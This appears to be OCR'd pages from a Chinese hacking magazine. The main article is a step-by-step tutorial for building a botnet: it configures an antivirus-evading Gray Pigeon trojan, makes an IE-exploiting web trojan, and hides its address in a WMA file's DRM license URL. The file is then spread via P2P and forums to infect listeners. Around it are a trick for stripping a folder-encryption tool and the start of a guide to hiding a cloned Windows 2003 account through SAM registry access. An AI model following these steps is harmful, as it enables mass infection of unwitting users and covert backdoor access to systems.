


图1




图2

以后每次进入该加密文件夹都需要输入密码，如图3，很方便的就为文件夹加密。如果该加密文件夹被拷贝到没有心动文件夹程序的电脑上，则可以直接进入该文件夹，但里面是一些网页形式的文件，不是被保护的真正文件，这样可以避免引起别人的怀疑，达到更好的加密效果，这点提示我们，加密后，如果不经常使用，为了更加隐蔽，可以将程序心动文件夹卸载，何时使用加密文件夹中的文件，可以当场安装，然后使用，如果在没有安装程序的情况下，可以使用下面的破解方法来去掉文件夹的加密。




图3

接下来谈谈如何破解。破解方法很简单，只需在dos下将该文件夹中的desktop文件删除即可，但首先要先去掉其系统和隐藏属性，操作如下：进入dos命令提示符，用cd命令进入该文件夹，用attrib命令去掉desktop.ini文件的系统和隐藏属性，用dir命令查看在该文件夹中多了一个desktop.ini文件，用del命令删除，至此该文件夹的加密已被去掉、恢复到加密以前的状态。

（文本涉及的相关工具：心动文件夹最终版，光盘中有收录。）

利用WMA文件使自己肉鸡成群

天涯衰草

近一段时间以来，网络上利用RM文件来进行挂马的网页越来越多，一不小心就会被一个RM文件弹出的网页连接到黑客设置的网页木马中。今天我要为大家讲的可不是利用RM文件来抓取肉鸡，而是利用网络上的另外一种常见的多媒体文件——WMA文件来抓取肉鸡，这样用户也可以在很短的时间内拥有大量属于自己的肉鸡。

恶意的WMA文件在制作步骤上和恶意的RM文件制作步骤看上去都差不多，只不过在最后制作两种不同的多媒体文件时采用的工具不同罢了。当然还有一个很大的不同，那就是两种多媒体文件被利用的方式不同。恶意的RM文件是在标准的RM文件中，通过RM文件的编辑工具加入一段含有网页木马的网页地址后制作完成的，不存在利用任何的漏洞进行生成；而恶意的WMA文件则不同，它正是利用了微软的Windows Media Player（WMP）播放器在数字权限管理加载任意网页的漏洞而制作完成了，WMP播放器中的数字权限管理（DRM）中存在加载任意网页的漏洞，我们就是利用此漏洞加入网页木马的地址从而生成恶意的WMA文件的。

既然已经明白了WMA文件的形成原理，那么下面我们就开始动手制作恶意的WMA文件吧。首先我们来准备需要的工具和文件，其中包括WINDOWS MEDIA DRM，我们就是通过这个程序，对准备好的WMA文件进行Windows Media权限管理器中的数字媒体文件进行打包的，木马程序和制作网页木马的工具，以及标准的WMA文件一个。

首先我们来配置一个木马的服务端程序，今天我们采用的木马是由浩天推出的免杀的灰鸽子迷你版。通过“自动上线”按钮来申请一个用于服务端程序连接的免费域名，然后，点击“服务程序配置”按钮来配置一个服务端程序（图1），最后点击“生成服务器”按钮就可以生成我们需要的木马服务端。下面我们将生成的服务端程序生成到我们的网页空间中。




图1

有了木马服务端程序后，我们就可以开始制作网页木马了。我们采用的网页木马生成器是“南域剑盟网页木马生成器”，该工具利用了微软最新的IE DHTML引擎竞争条件漏洞制作而成。好了，现在我们开始运行这个木马生成器，在“URL”选项中设置上传到网络空间的木马服务端程序的网络地址，然后点击“生成文件”按钮（图2），就会在该网页木马生成器所在的目录中生成一个名为Script.txt的文本文件，将该文本文件中的代码复制添加到网页文件代码中的<body>和</body>之间




图2




图3

就可以了（图3）。

既然网页木马已经制作完成了，现在就到了最关键的一步——制作恶意的WMA文件了。制作恶意的WMA文件的工具前面已经提到了，通过该工具打包的多媒体文件将加密并使用一个“密钥”锁定，该密钥存储在一个加密许可证中，并且它还会向数字媒体文件中添加其他的信息，例如用于获取许可证的URL地址，这里我们整好就是利用这个URL地址来添加我们配置好的网页木马的地址，然后将打包的数字媒体文件保存为Windows Media Audio格式文件扩展名为.wma）或Windows Media Video格式（文件扩展名为.wmv）。

首先运行WINDOWS MEDIA DRM，然后选择界面中的“自定义打包”选项卡，通过“源文件”选项后面的“浏览”按钮来随便的选择一个标准的WMA文件（或是WMV文件），再点击“认证字符串”选项卡，接着在“认证URL”选项中添加刚才制作完成的网页木马的网址（图4），然后再返回到“自定义打包”选项卡，在“文件输出”选项中设置文件输出的目录，再在“输出文件后缀”选项中设置文件的后缀名为“.wma”，最后点击“打包加密”按钮即可生成我们需要的WMA文件了（图5）。




图4




图5

现在我们通过各种方法，比如P2P软件、BT软件、以及在各种论坛、同学录中发布这个恶意的WMA文件，当网友通过本地的WMP播放器或嵌入到网页中的WMP播放器打开这个WMA文件后，就会激活漏洞从而连接到我们设置的网页木马地址，从而落入我们设置的陷井，成为我们的一只肉鸡，呵呵。

到此为止，利用WMA文件来抓取肉鸡就为大家介绍到这。再简单的说说防范方法，由于这种恶意的WMA文件主要是利用了微软播放器的漏洞制作完成的，所以尽快安装微软公司提供的安全补丁才为上策，当然安装杀毒软件和网络防火墙也是必不可少的。

（文本涉及的相关工具：灰鸽子迷你版、南域剑盟网页木马生成器，光盘中有收录，Windows Media DRM到http://download.enet.com.cn/html/050432005032101.html下载。）

浅谈Win2003中帐号的克隆和隐藏



古典辣M




图 1

在Win2003下克隆帐号的想法很早就有了，但是一直没有尝试。最近时间比较宽裕，于是就有了本文的产生。

首先我用一个用户名lam的administrator组成员登录，然后建立1个用户名为“IUSR_MachineName”的user组用户（图1），将它禁用了并且在计算机管理中修改密码（图2）。




图 2

接下来我们要做的是打开注册表的sam权限。大家知道Win2000下打开sam的方法常用有两种：一是用psu.exe，二是用regedt32。第一种方法在Win2003和Win2000略有不同，在任务栏鼠标右键直接打开任务管理器是不能看到进程的pid的，在此我们选择进程→查看→选择列，在pid前选勾。这样就可以看到进程的pid了，如图3。




图 3

现在我们可以看到winlogon的pid值为3240，如图4。




图 4

用psu -p regedit -i 3240就可以打开注册表的sam权限啦。

第二种方法不需要工具，所以更受欢迎。

在“开始”→“运行”下输入regedt32，依次打开HKEY_LOCAL_MACHINE\SAM\SAM。这时的sam是不能打开的，右键菜单选择权限，添加当前登录用户进去，在完全控制和读取选项中打勾，如图5。

